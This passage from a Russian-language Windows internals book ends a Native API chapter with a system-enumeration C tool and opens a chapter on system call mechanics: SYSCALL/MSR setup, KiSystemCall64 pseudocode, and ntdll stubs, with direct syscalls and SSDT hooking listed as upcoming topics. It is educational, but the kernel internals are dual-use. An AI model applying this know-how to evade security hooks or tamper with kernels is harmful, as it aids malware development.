        ft.dwLowDateTime = tod.CurrentTime.LowPart;
        ft.dwHighDateTime = tod.CurrentTime.HighPart;
        FileTimeToSystemTime(&ft, &st);
        printf(" Current time: %04d-%02d-%02d %02d:%02d:%02d UTC\n",
            st.wYear, st.wMonth, st.wDay,
            st.wHour, st.wMinute, st.wSecond);

        // Uptime
        ULONGLONG uptimeMs = (tod.CurrentTime.QuadPart - tod.BootTime.QuadPart) / 10000;
        ULONG seconds = (ULONG)(uptimeMs / 1000);
        ULONG hours = seconds / 3600;
        ULONG minutes = (seconds % 3600) / 60;
        seconds = seconds % 60;
        printf(" Uptime:         %lu hours, %lu minutes, %lu seconds\n",
            hours, minutes, seconds);
    }
}

// =====
// 3. Список процессов

```

```

// =====
void ShowProcesses() {
    PrintSeparator("PROCESS LIST (via SystemProcessInformation)");

    ULONG bufferSize = 0;
    pNtQuerySystemInformation(SystemProcessInformation, NULL, 0, &bufferSize);
    bufferSize += 65536; // запас

    PVOID buffer = HeapAlloc(GetProcessHeap(), 0, bufferSize);
    if (!buffer) return;

    NTSTATUS status = pNtQuerySystemInformation(
        SystemProcessInformation, buffer, bufferSize, NULL);

    if (NT_SUCCESS(status)) {
        PSYSTEM_PROCESS_INFORMATION proc = (PSYSTEM_PROCESS_INFORMATION)buffer;
        ULONG count = 0;

        printf(" %-6s %-6s %-5s %-10s %-10s %s\n",
            "PID", "PPID", "Thr", "WS (KB)", "Handles", "Name");
        printf(" %-6s %-6s %-5s %-10s %-10s %s\n",
            "-----", "-----", "-----", "-----", "-----",
            "-----");

        while (TRUE) {
            wprintf(L" %-6lu %-6lu %-5lu %-10lu %-10lu %wZ\n",
                HandleToULong(proc->UniqueProcessId),
                HandleToULong(proc->InheritedFromUniqueProcessId),
                proc->NumberOfThreads,
                (ULONG)(proc->WorkingSetSize / 1024),
                proc->HandleCount,
                &proc->ImageName);
            count++;

            if (proc->NextEntryOffset == 0) break;
            proc = (PSYSTEM_PROCESS_INFORMATION)
                ((PBYTE)proc + proc->NextEntryOffset);
        }

        printf("\n Total processes: %lu\n", count);
    }

    HeapFree(GetProcessHeap(), 0, buffer);
}

// =====
// 4. Модули ядра (драйверы)
// =====

void ShowKernelModules() {
    PrintSeparator("KERNEL MODULES (loaded drivers)");

    ULONG bufferSize = 0;
    pNtQuerySystemInformation(SystemModuleInformation, NULL, 0, &bufferSize);
    bufferSize += 4096;

    PVOID buffer = HeapAlloc(GetProcessHeap(), 0, bufferSize);
    if (!buffer) return;

    NTSTATUS status = pNtQuerySystemInformation(
        SystemModuleInformation, buffer, bufferSize, NULL);

    if (NT_SUCCESS(status)) {
        RTL_PROCESS_MODULES* modules = (RTL_PROCESS_MODULES*)buffer;

        printf(" %-4s %-18s %-10s %s\n",
            "#", "ImageBase", "Size", "Module");
        printf(" %-4s %-18s %-10s %s\n",
            "----", "-----", "-----",
            "-----");

        for (ULONG i = 0; i < modules->NumberOfModules && i < 30; i++) {
            RTL_PROCESS_MODULE_INFORMATION* mod = &modules->Modules[i];
            printf(" %-4u %-18p %-10lu %s\n",
                i,
                mod->ImageBase,
                mod->ImageSize,

```

```

        (char*)mod->FullPathName + mod->OffsetToFileName);
    }

    if (modules->NumberOfModules > 30) {
        printf("\n ... и ещё %lu модулей\n",
            modules->NumberOfModules - 30);
    }
    printf("\n Total kernel modules: %lu\n", modules->NumberOfModules);
}

HeapFree(GetProcessHeap(), 0, buffer);
}

// =====
// Main
// =====

int wmain() {
    // Разрешение функции
    HMODULE hNtdll = GetModuleHandleW(L"ntdll.dll");
    pNtQuerySystemInformation = (PFN_NtQuerySystemInformation)
        GetProcAddress(hNtdll, "NtQuerySystemInformation");

    if (!pNtQuerySystemInformation) {
        printf("Cannot resolve NtQuerySystemInformation\n");
        return 1;
    }

    printf("=====\n");
    printf(" Native API System Information Enumerator\n");
    printf(" Using NtQuerySystemInformation\n");
    printf("=====\n");

    ShowBasicInfo();
    ShowTimeOfDay();
    ShowProcesses();
    ShowKernelModules();

    return 0;
}

```

Пример 3: ntallocate_virtual.c – Управление виртуальной памятью

(Полный код приведён в разделе 2.9.4 выше.)

Пример 4: resolve_ntapi.ps1 – Разрешение Native API из PowerShell

(Полный код приведён в разделе 2.10 выше.)

Компиляция примеров

Все примеры можно скомпилировать с помощью Visual Studio Developer Command Prompt:

```

:: Компиляция с линковкой ntdll.lib
cl /W4 /O2 ntcreatefile_raw.c ntdll.lib

:: Если ntdll.lib недоступен – примеры используют GetProcAddress,
:: поэтому линковка с ntdll.lib не обязательна:
cl /W4 /O2 enum_system_info.c

:: Для запуска PowerShell-скрипта:
powershell -ExecutionPolicy Bypass -File resolve_ntapi.ps1

```

Если `ntdll.lib` не входит в вашу версию SDK, его можно сгенерировать:

```

:: Генерация ntdll.lib из ntdll.dll
cd C:\Windows\System32
dumpbin /exports ntdll.dll > ntdll_exports.txt
:: Создать .def файл с нужными функциями, затем:
lib /def:ntdll.def /machine:x64 /out:ntdll.lib

```

2.12. Резюме

В этой главе мы заложили фундамент для всей книги. Давайте подведём итоги.

Что мы изучили

1. **Архитектура ntdll.dll.** `ntdll.dll` — это мост между User Mode и Kernel Mode. Каждый системный вызов проходит через заглушку в `ntdll.dll`, которая выполняет инструкцию `SYSCALL` с соответствующим SSN (System Service Number). `ntdll.dll` загружается первой в каждый процесс и содержит загрузчик, heap-менеджер и более 2000 функций.
2. **Nt vs Zw.** В User Mode эти функции идентичны. В Kernel Mode `Zw*`-вариант устанавливает `PreviousMode = KernelMode`, обходя проверки безопасности, тогда как `Nt*` выполняет проверки на основе текущего `PreviousMode`.
3. **UNICODE_STRING и OBJECT_ATTRIBUTES.** Native API не использует нуль-терминированные строки. `UNICODE_STRING` хранит длину явно. `OBJECT_ATTRIBUTES` — универсальная структура для именования и настройки создаваемых/открываемых объектов ядра.
4. **NTSTATUS.** 32-битный код ошибки с полями Severity, Facility и Code. Макрос `NT_SUCCESS()` проверяет бит 31. `STATUS_BUFFER_OVERFLOW` — warning, `STATUS_BUFFER_TOO_SMALL` — error.
5. **IO_STATUS_BLOCK.** Структура для возврата результатов I/O-операций. Критична для асинхронного I/O, где должна оставаться валидной до завершения операции.
6. **NT Object Namespace.** Иерархическое пространство имён (`\Device`, `\??`, `\BaseNamedObjects`, `\REGISTRY` и т.д.), в котором ядро организует все системные объекты.
7. **NT-пути.** Начинаются с `\??` (для DOS-устройств) или `\Device` (для прямого доступа). Не ограничены `MAX_PATH`. Функция `RtlDosPathNameToNtPathName_U` выполняет преобразование DOS → NT.
8. **NtCreateFile.** Более мощная версия `CreateFile`: поддержка `FILE_SUPERSEDE`, `FILE_OPEN_BY_FILE_ID`, относительных путей через `RootDirectory`, Extended Attributes.
9. **NtQuerySystemInformation.** Универсальная функция для получения системной информации: процессы, потоки, модули ядра, handles, производительность — более 200 info classes.
10. **NtQueryInformationProcess.** Получение информации о процессе: PEB, путь к образу, командная строка, порт отладки, WoW64-состояние.
11. **NtAllocateVirtualMemory / NtFreeVirtualMemory.** Управление виртуальной памятью с параметром `ZeroBits` для ограничения диапазона адресов.
12. **NtCreateSection / NtMapViewOfSection.** Создание и отображение секций — механизм для memory-mapped файлов, shared memory и загрузки PE-образов.
13. **Работа с реестром.** NT-пути реестра (`\REGISTRY\MACHINE`, `\REGISTRY\USER`) и функции `NtOpenKey`, `NtCreateKey`, `NtQueryValueKey`, `NtEnumerateKey`.
14. **Динамическое разрешение.** Паттерн `GetModuleHandle("ntdll.dll") + GetProcAddress` для получения указателей на недокументированные функции. Обнаружение hooks по анализу первых байт заглушки.

Что дальше

В следующих главах мы будем активно использовать все эти концепции:

- **Глава 3** углубится в структуры PEB (Process Environment Block) и TEB (Thread Environment Block), доступ к которым мы получаем через `NtQueryInformationProcess`.
- **Глава 4** рассмотрит создание и управление процессами через `NtCreateProcess` / `NtCreateUserProcess`.
- **Глава 5** детально разберёт механизмы виртуальной памяти, построенные на `NtAllocateVirtualMemory` и section objects.
- **Глава 6-7** используют `NtQuerySystemInformation` для продвинутого мониторинга системы.
- Во всех главах мы будем использовать `UNICODE_STRING`, `OBJECT_ATTRIBUTES`, `NTSTATUS` и `IO_STATUS_BLOCK` — структуры, ставшие вам теперь знакомыми.

Владение Native API — это суперспособность Windows-разработчика. Вы видите то, что скрыто от других. Вы можете то, что другим недоступно. Используйте эту силу ответственно.

Файлы примеров к этой главе:

Файл	Описание
<code>code/ch02/ntcreatefile_raw.c</code>	Файловые операции через NtCreateFile/NtWriteFile/NtReadFile
<code>code/ch02/ntallocate_virtual.c</code>	Выделение и освобождение виртуальной памяти
<code>code/ch02/enum_system_info.c</code>	Перечисление системной информации (процессы, модули, и т.д.)
<code>code/ch02/resolve_ntapi.ps1</code>	Разрешение и анализ функций Native API из PowerShell

Конец Главы 2

Глава 3. Системные вызовы: от User Mode до ядра

«Каждый вызов `NtCreateFile` — это путешествие через границу между мирами. Понимание этого пути отличает системного программиста от прикладного.»

Оглавление главы

- 3.1 Зачем нужны системные вызовы
 - 3.2 Эволюция механизма: INT 2E, SYSENTER, SYSCALL
 - 3.3 Инструкция SYSCALL на x64: регистры MSR и переход в ядро
 - 3.4 `KiSystemCall64` — точка входа на стороне ядра
 - 3.5 Стабы `ntdll.dll`: анатомия пользовательской обёртки
 - 3.6 System Service Descriptor Table (SSDT)
 - 3.7 Shadow SSDT и `Win32k.sys`
 - 3.8 Номера системных вызовов и версионность
 - 3.9 Прямые системные вызовы (Direct Syscalls)
 - 3.10 SSDT hooking: историческая перспектива
 - 3.11 Современные альтернативы перехвату
 - 3.12 Практические примеры
 - 3.13 Итоги главы
-

3.1 Зачем нужны системные вызовы

Любая операционная система с разделением привилегий нуждается в контролируемом механизме перехода из пользовательского режима (User Mode, Ring 3) в режим ядра (Kernel Mode, Ring 0). В Windows этот механизм — **системный вызов** (system call, syscall).

Когда пользовательский процесс хочет открыть файл, создать поток, выделить память — он не может обратиться к оборудованию напрямую. Процессор работает на уровне привилегий Ring 3, где прямой доступ к структурам ядра, портам ввода-вывода и привилегированным инструкциям запрещён. Попытка выполнить привилегированную инструкцию вызовет исключение #GP (General Protection Fault).

Системный вызов — это **контролируемый шлюз**: процессор переключается в Ring 0, передаёт управление на заранее определённый адрес в ядре, ядро обрабатывает запрос и возвращает результат обратно в Ring 3.



Ключевой момент: пользовательский код **никогда** не вызывает функции ядра напрямую. Он всегда проходит через цепочку:

1. **Win32 API** (`CreateFileW` в `kernel32.dll`)
2. **Внутренний API** (`CreateFileInternal` в `kernelbase.dll`)
3. **Native API** (`NtCreateFile` в `ntdll.dll`)
4. **Инструкция перехода** (`SYSCALL`)
5. **Обработчик ядра** (`KiSystemCall64` → `NtCreateFile` в `ntoskrnl.exe`)

Обратите внимание: `NtCreateFile` существует в двух экземплярах — стаб в `ntdll.dll` (user mode) и настоящая реализация в `ntoskrnl.exe` (kernel mode). Это фундаментальная архитектурная деталь Windows.

3.2 Эволюция механизма: INT 2E, SYSENTER, SYSCALL

История системных вызовов Windows — это история оптимизации перехода через границу привилегий. Каждое поколение механизма было быстрее предыдущего.

3.2.1 INT 2E — программное прерывание (i386, Windows NT 3.1–XP)

Первые версии Windows NT использовали **программное прерывание** `INT 2Eh` для перехода в ядро. Этот механизм унаследован от UNIX-систем (где используется `INT 80h` на Linux) и работает через таблицу прерываний (IDT — Interrupt Descriptor Table).

```

; Стаб NtCreateFile в ntdll.dll (Windows NT 4.0, x86)
mov     eax, 0020h          ; номер системного вызова
lea     edx, [esp+4]        ; указатель на аргументы в стеке
int     2Eh                 ; переход в ядро
ret     2Ch                 ; возврат, очистка стека (11 аргументов * 4)
  
```

Механизм работы INT 2E:

1. Процессор обращается к записи `0x2E` в IDT
2. IDT содержит адрес обработчика `KiSystemService` в `ntoskrnl.exe`

3. Процессор автоматически:
4. Сохраняет SS, ESP, EFLAGS, CS, EIP в стеке ядра
5. Переключает стек на стек ядра (через TSS — Task State Segment)
6. Устанавливает CS = Ring 0 selector, SS = Ring 0 stack selector
7. `KiSystemService` извлекает номер вызова из EAX и диспетчеризует вызов

Проблема: INT 2E — крайне медленная операция. Процессор должен: - Обратиться к IDT в памяти - Проверить DPL (Descriptor Privilege Level) - Загрузить новый CS, SS из GDT - Сохранить контекст в стек ядра - Выполнить serializing operation (барьер конвейера)

На процессорах Pentium III стоимость `INT` + `IRET` составляла порядка **200–400 тактов**. Для высокопроизводительных систем это было неприемлемо.

3.2.2 SYSENTER/SYSEXIT — быстрый путь (Pentium II+, Windows XP x86)

Intel представила пару инструкций `SYSENTER` / `SYSEXIT` специально для быстрых системных вызовов. Они появились в Pentium II, но реально стали использоваться начиная с Windows XP.

В отличие от INT, SYSENTER не обращается к IDT. Вместо этого целевой адрес, сегмент и указатель стека хранятся в **MSR-регистрах** (Model-Specific Registers):

MSR	Имя	Назначение
0x174	IA32_SYSENTER_CS	Селектор сегмента кода ядра
0x175	IA32_SYSENTER_ESP	Указатель стека ядра
0x176	IA32_SYSENTER_EIP	Точка входа в ядро (KiFastCallEntry)

```
; Стаб NtCreateFile в ntdll.dll (Windows XP SP2, x86)
mov     eax, 0025h          ; номер системного вызова
mov     edx, 7FFE0300h      ; SharedUserData!SystemCallStub
call    dword ptr [edx]     ; вызов KiFastSystemCall
ret     2Ch

; KiFastSystemCall (в ntdll.dll):
mov     edx, esp
sysenter
```

Промежуточная функция `KiFastSystemCall` необходима, потому что `SYSENTER` не сохраняет адрес возврата автоматически — ядро должно знать, куда вернуться. Адрес возврата берётся из `SharedUserData` (структура `KUSER_SHARED_DATA` по адресу `0x7FFE0000`).


Производительность: стоимость SYSENTER/SYSEXIT — порядка **50–100 тактов**, что в 4–8 раз быстрее INT 2E.

3.2.3 SYSCALL/SYSRET — AMD64 и современный стандарт (x64)

На 64-битных системах Windows использует инструкцию `SYSCALL`, изначально разработанную AMD для архитектуры AMD64 (которую Intel приняла как Intel 64 / EM64T).

```
; Стаб NtCreateFile в ntdll.dll (Windows 10/11, x64)
mov     r10, rcx            ; 1-й аргумент: RCX → R10 (SYSCALL портит RCX)
mov     eax, 0055h          ; номер системного вызова
syscall                                ; переход в ядро
ret
```

Почему `MOV R10, RCX`? Инструкция `SYSCALL` использует регистр RCX для сохранения адреса возврата (RIP следующей инструкции), а регистр R11 — для сохранения RFLAGS. Таким образом, RCX и R11 **уничтожаются** при выполнении SYSCALL. Первый аргумент функции, который по конвенции x64 Windows ABI передаётся в RCX, предварительно копируется в R10.



Производительность: SYSCALL/SYSRET — порядка **30–50 тактов**, самый быстрый механизм перехода.

3.2.4 Сводная таблица эволюции

Механизм	Архитектура	Версии Windows	Тактов (примерно)	Точка входа в ядро
INT 2Eh	x86 (i386+)	NT 3.1 – XP	200–400	KiSystemService
SYSENTER	x86 (Pentium II+)	XP – 10 (x86)	50–100	KiFastCallEntry
SYSCALL	x64 (AMD64)	XP x64 – 11	30–50	KiSystemCall64

***Замечание:** на современных системах с Meltdown mitigation (KPTI / KVA Shadow) стоимость системного вызова значительно возрастает из-за необходимости переключения таблиц страниц (CR3). Реальная стоимость syscall на процессорах с KPTI может достигать 1000+ тактов.*

3.2.5 Как Windows выбирает механизм

При загрузке ntdll.dll ядро определяет, какой механизм системного вызова поддерживает процессор, и заполняет поле `SystemCall` в структуре `KUSER_SHARED_DATA` (адрес `0x7FFE0000` в user mode, `0xFFFFF780'00000000` в kernel mode).
На 32-битных системах ntdll.dll использовала косвенный вызов через `SharedUserData` для выбора между INT 2E и SYSENTER. На 64-битных системах всегда используется SYSCALL — все процессоры AMD64/Intel 64 поддерживают эту инструкцию.

3.3 Инструкция SYSCALL на x64: регистры MSR и переход в ядро

Поскольку все современные версии Windows (начиная с Vista x64) используют исключительно SYSCALL, рассмотрим этот механизм детально.

3.3.1 Конфигурация через MSR-регистры

Поведение инструкции SYSCALL определяется тремя MSR-регистрами, которые настраиваются ядром при инициализации процессора:

IA32_LSTAR (MSR 0xC0000082) — Long Mode SYSCALL Target Address

Содержит **абсолютный 64-битный адрес** точки входа в ядро. Windows записывает сюда адрес функции `KiSystemCall64` из ntoskrnl.exe.

```
IA32_LSTAR = nt!KiSystemCall64
             ≈ 0xFFFFF802'1A2B3C40 (пример, KASLR-зависим)
```

При выполнении `SYSCALL` процессор загружает RIP из этого MSR:

```
RIP ← IA32_LSTAR
```

IA32_STAR (MSR 0xC0000081) — SYSCALL Segment Selectors

Этот 64-битный регистр содержит селекторы сегментов для переключения привилегий:



Типичные значения в Windows:

Биты [47:32] — SYSCALL CS = 0x0010 (Ring 0 code segment)
 SYSCALL SS = CS + 8 = 0x0018 (Ring 0 data segment)

Биты [63:48] — SYSRET CS = 0x0033 (Ring 3 code segment, 64-bit)
 SYSRET SS = CS + 8 = 0x002B (Ring 3 data segment)

При **SYSCALL**:

CS ← IA32_STAR[47:32] ; = 0x0010 (Ring 0 code)
 SS ← IA32_STAR[47:32] + 8 ; = 0x0018 (Ring 0 data)

При **SYSRET**:

CS ← IA32_STAR[63:48] + 16 ; = 0x0033 (Ring 3 code, 64-bit)
 SS ← IA32_STAR[63:48] + 8 ; = 0x002B (Ring 3 data)

IA32_FMASK (MSR 0xC0000084) — SYSCALL Flag Mask

Определяет, какие биты RFLAGS будут **сброшены** при входе в ядро:

RFLAGS ← RFLAGS AND NOT(IA32_FMASK)

Windows устанавливает FMASK = **0x4700** (типичное значение), что сбрасывает:

Бит	Флаг	Назначение сброса
8	TF (Trap Flag)	Отключить пошаговую отладку
9	IF (Interrupt Flag)	Запретить прерывания при входе в ядро
10	DF (Direction Flag)	Гарантировать прямое направление строковых операций
14	NT (Nested Task)	Очистить флаг вложенной задачи

Критически важно: сброс IF означает, что прерывания запрещены в начале **KiSystemCall64**. Ядро включит их обратно (**STI**) после сохранения контекста и настройки стека.

3.3.2 Чтение MSR из ядра

Для чтения значений MSR можно использовать kernel debugger (WinDbg):

```
kd> rdmsr 0xC0000082
msr[c0000082] = fffff802`1a2b3c40

kd> ? nt!KiSystemCall64
Evaluate expression: -8780123456448 = fffff802`1a2b3c40

kd> rdmsr 0xC0000081
msr[c0000081] = 00230010`00000000

kd> rdmsr 0xC0000084
msr[c0000084] = 00000000`00004700
```

Программно из драйвера ядра MSR читаются инструкцией `RDMSR` (обёртка `__readmsr` в MSVC):

```
#include <ntddk.h>
#include <intrin.h>

#define IA32_LSTAR 0xC0000082
#define IA32_STAR 0xC0000081
#define IA32_FMASK 0xC0000084

VOID ReadSyscallMSRs(VOID)
{
    ULONG64 lstar = __readmsr(IA32_LSTAR);
    ULONG64 star = __readmsr(IA32_STAR);
    ULONG64 fmask = __readmsr(IA32_FMASK);

    DbgPrint("[*] IA32_LSTAR (KiSystemCall64): 0x%llx\n", lstar);
    DbgPrint("[*] IA32_STAR (Selectors): 0x%llx\n", star);
    DbgPrint("[*] IA32_FMASK (Flag mask): 0x%llx\n", fmask);

    // Разбор IA32_STAR
    USHORT syscallCS = (USHORT)((star >> 32) & 0xFFFF);
    USHORT sysretCS = (USHORT)((star >> 48) & 0xFFFF);

    DbgPrint("[*] SYSCALL CS: 0x%04X, SS: 0x%04X\n", syscallCS, syscallCS + 8);
    DbgPrint("[*] SYSRET CS: 0x%04X, SS: 0x%04X\n", sysretCS + 16, sysretCS + 8);
}
```

3.3.3 Полная последовательность действий процессора при SYSCALL

Когда процессор встречает инструкцию `SYSCALL`, он выполняет следующие микрооперации (атомарно, без прерываний):

```
1. RCX ← RIP ; сохранить адрес возврата
2. R11 ← RFLAGS ; сохранить флаги
3. RFLAGS ← RFLAGS AND NOT(IA32_FMASK) ; замаскировать флаги
4. CS.Selector ← IA32_STAR[47:32] ; загрузить Ring 0 CS
5. CS.Base ← 0 ; база = 0 (flat model)
6. CS.Limit ← 0xFFFFFFFF ; лимит = 4 ГБ
7. CS.DPL ← 0 ; Ring 0
8. SS.Selector ← IA32_STAR[47:32] + 8 ; загрузить Ring 0 SS
9. SS.Base ← 0
10. SS.Limit ← 0xFFFFFFFF
11. SS.DPL ← 0
12. RIP ← IA32_LSTAR ; перейти к KiSystemCall64
```

Заметьте: RSP НЕ ИЗМЕНЯЕТСЯ автоматически!
Переключение стека — ответственность обработчика ядра.

Важнейший нюанс: в отличие от `INT`, инструкция `SYSCALL` **не переключает стек**. При входе в `KiSystemCall64` регистр `RSP` всё ещё указывает на пользовательский стек! Первое, что должен сделать обработчик — переключить `RSP` на стек ядра. Это делается через `SWAPGS` + чтение адреса стека из структуры процессора.

3.4 KiSystemCall64 — точка входа на стороне ядра

`KiSystemCall64` — одна из самых критичных функций в `ntoskrnl.exe`. Она вызывается при каждом системном вызове и отвечает за переключение контекста, сохранение состояния, диспетчеризацию вызова и возврат в user mode.

3.4.1 Псевдокод KiSystemCall64

Ниже представлен упрощённый псевдокод, основанный на дизассемблировании `ntoskrnl.exe` (Windows 10 21H2 / Windows 11):

KiSystemCall64:

```

; =====
; Фаза 1: Переключение стека (RSP всё ещё user!)
; =====
swapgs                ; GS.Base ← IA32_KERNEL_GS_BASE
                      ; Теперь GS: указывает на KPCR

mov     gs:[KPCR.UserRsp], rsp ; сохранить user RSP в KPCR
mov     rsp, gs:[KPCR.RspBase] ; загрузить kernel RSP из KPCR

; =====
; Фаза 2: Построение KTRAP_FRAME в стеке ядра
; =====
push     2Bh           ; SS (user mode)
push     gs:[KPCR.UserRsp] ; RSP (user mode)
push     r11           ; RFLAGS (сохранённые SYSCALL)
push     33h           ; CS (user mode)
push     rcx           ; RIP (адрес возврата)

; Сохранение volatile регистров
mov     rcx, r10        ; восстановить 1-й аргумент
sub     rsp, 8          ; выравнивание
push     rbp
sub     rsp, 158h       ; место для KTRAP_FRAME
; ... сохранение всех регистров в KTRAP_FRAME ...

; =====
; Фаза 3: KVA Shadow (KPTI) – если активен
; =====
; Переключение CR3 с user page tables на kernel page tables
mov     rax, cr3
and     rax, ~0x1000    ; очистить бит PCID user
mov     cr3, rax        ; загрузить kernel CR3

; =====
; Фаза 4: Включение прерываний
; =====
sti                ; RFLAGS.IF = 1

; =====
; Фаза 5: Диспетчеризация системного вызова
; =====
; EAX содержит номер системного вызова
mov     edi, eax        ; сохранить номер вызова
shr     edi, 7          ; биты [12:7] → индекс таблицы
and     edi, 20h        ; 0 = SSDT (nt), 1 = Shadow SSDT (win32k)
and     eax, 0FFFh      ; биты [11:0] → индекс функции

; Загрузка адреса таблицы
lea     r10, [nt!KeServiceDescriptorTable]
; или KeServiceDescriptorTableShadow, если бит таблицы = 1

; Проверка границ
cmp     eax, [r10+10h]  ; ServiceLimit
jae     _invalid_syscall

; Вычисление адреса функции (x64: относительные смещения)
mov     r10, [r10]      ; ServiceTable (KiServiceTable)
movsxd  r11, dword ptr [r10 + rax*4] ; 32-битное смещение
sar     r11, 4          ; убрать биты аргументов
add     r11, r10        ; абсолютный адрес

; Копирование аргументов из user stack (если > 4 аргументов)
; ... (пропущено для краткости) ...

; Вызов целевой функции
call    r11             ; NtXxx(...)

; =====
; Фаза 6: Возврат в user mode
; =====
; Проверка APC (Asynchronous Procedure Call)
; Проверка pending user-mode callbacks
; Восстановление регистров из KTRAP_FRAME
; Переключение CR3 обратно (KPTI)

cli                ; запретить прерывания

```

```

swapgs                                ; GS.Base ← IA32_GS_BASE (user)

mov     rcx, [rsp+KTRAP_FRAME.Rip]    ; адрес возврата
mov     r11, [rsp+KTRAP_FRAME.EFlags] ; RFLAGS
mov     rsp, [rsp+KTRAP_FRAME.Rsp]    ; user RSP

sysret                                ; возврат в Ring 3

```

3.4.2 SWAPGS — ключевая инструкция

SWAPGS обменивает значение **GS.Base** с содержимым MSR **IA32_KERNEL_GS_BASE** (0xC0000102). Это позволяет ядру получить доступ к структуре **KPCR** (Kernel Processor Control Region), специфичной для текущего процессора.

До SWAPGS:	После SWAPGS:
GS.Base = user TEB	GS.Base = KPCR (kernel)
IA32_KERNEL_GS_BASE = KPCR	IA32_KERNEL_GS_BASE = user TEB

Структура KPCR содержит критически важные поля:

```

typedef struct _KPCR {
    // ... (начало структуры)
    ULONG64 UserRsp;           // +0x28: сохранённый user RSP
    struct _KPRCB *CurrentPrcb; // процессорный блок
    struct _KPRCB Prcb;
    // Внутри KPRCB:
    //   ULONG64 RspBase;       // стек ядра текущего потока
    //   struct _KTHREAD *CurrentThread;
    // ...
} KPCR;

```

3.4.3 KTRAP_FRAME — сохранённый контекст


При входе в ядро **KiSystemCall64** создаёт в стеке структуру **KTRAP_FRAME**, которая содержит полное состояние процессора на момент системного вызова:

```
// Упрощённая структура KTRAP_FRAME (x64)
typedef struct _KTRAP_FRAME {
    //
    // Регистры, сохраняемые обработчиком
    //
    ULONG64 P1Home;        // 0x00 — home space для параметров
    ULONG64 P2Home;        // 0x08
    ULONG64 P3Home;        // 0x10
    ULONG64 P4Home;        // 0x18
    ULONG64 P5;            // 0x20
    CHAR PreviousMode;     // 0x28 — KernelMode(0) или UserMode(1)
    UCHAR PreviousIrql;    // 0x29
    UCHAR FaultIndicator;  // 0x2A
    UCHAR ExceptionActive; // 0x2B
    ULONG MxCsr;           // 0x2C — SSE control/status
    //
    // Volatile регистры
    //
    ULONG64 Rax;           // 0x30
    ULONG64 Rcx;           // 0x38
    ULONG64 Rdx;           // 0x40
    ULONG64 R8;            // 0x48
    ULONG64 R9;            // 0x50
    ULONG64 R10;           // 0x58
    ULONG64 R11;           // 0x60
    //
    // Специальные регистры (gsbase, trap info)
    //
    ULONG64 GsBase;        // 0x68
    // ... (debug, XMM, и т.д.)
    //
    // Аналог iretq frame
    //
    ULONG64 Rip;           // адрес возврата
    USHORT SegCs;          // CS
    ULONG64 EFlags;        // RFLAGS
    ULONG64 Rsp;           // user RSP
    USHORT SegSs;          // SS
} KTRAP_FRAME, *PKTRAP_FRAME;
```

3.4.4 KVA Shadow (KPTI) и его влияние на syscall

Начиная с январских обновлений 2018 года (KB4056892 и далее), Windows включила **Kernel Virtual Address Shadow** (также известный как KPTI — Kernel Page Table Isolation) для митигации уязвимости Meltdown.

Суть: в user mode процесс видит минимальную «теневую» таблицу страниц, в которой ядерные адреса **не отображены** (кроме нескольких необходимых страниц, включая код KiSystemCall64). При переходе в ядро KiSystemCall64 переключает CR3 на полную таблицу страниц ядра.



Это значительно увеличивает стоимость каждого системного вызова (переключение CR3 сбрасывает TLB), но необходимо для безопасности.

Проверка KPTI: в WinDbg можно проверить, активен ли KVA Shadow: `kd> dd nt!KiKvaShadow`
`L1 ffffff802`1a2b0000 00000001 ; 1 = активен`

3.5 Стабы ntdll.dll: анатомия пользовательской обёртки

ntdll.dll — единственная DLL, которая напрямую содержит инструкцию SYSCALL. Все остальные библиотеки (kernel32.dll, advapi32.dll, и т.д.) в конечном счёте вызывают функции ntdll.dll для перехода в ядро.

3.5.1 Формат стаба Nt-функции (Windows 10/11, x64)

Каждая Nt-функция в ntdll.dll имеет стандартный формат:

```
ntdll!NtCreateFile:
4C 8B D1      mov     r10, rcx      ; сохранить 1-й аргумент
B8 55 00 00 00 mov     eax, 55h      ; номер системного вызова
F6 04 25 08 03 FE test    byte ptr [7FFE0308h], 1 ; SharedUserData
7F 00                ; → SystemCall field
75 03          jne     _int2e_fallback ; если ≠ 0, использовать INT 2E
0F 05          syscall  ; быстрый путь
C3                ret
_int2e_fallback:
CD 2E          int     2Eh      ; медленный путь (Hyper-V, VM)
C3                ret
```

Обратите внимание на проверку `SharedUserData+0x308`. Это поле указывает, нужно ли использовать INT 2E вместо SYSCALL. Это используется в виртуализированных средах (Hyper-V), где гипервизор может перехватывать INT 2E для интроспекции.

3.5.2 Формат стаба Zw-функции в ntdll.dll

Функции с префиксом `Zw` в ntdll.dll — это **те же самые стабы**, что и `Nt`-функции. В ntdll.dll `ZwCreateFile` и `NtCreateFile` — это один и тот же код.

```
kd> u ntdll!NtCreateFile
ntdll!NtCreateFile:
00007ffc`7c4a1230 4c8bd1 mov     r10,rcx
00007ffc`7c4a1233 b855000000 mov     eax,55h
...

kd> u ntdll!ZwCreateFile
ntdll!ZwCreateFile:
00007ffc`7c4a1230 4c8bd1 mov     r10,rcx ; ← тот же адрес!
```

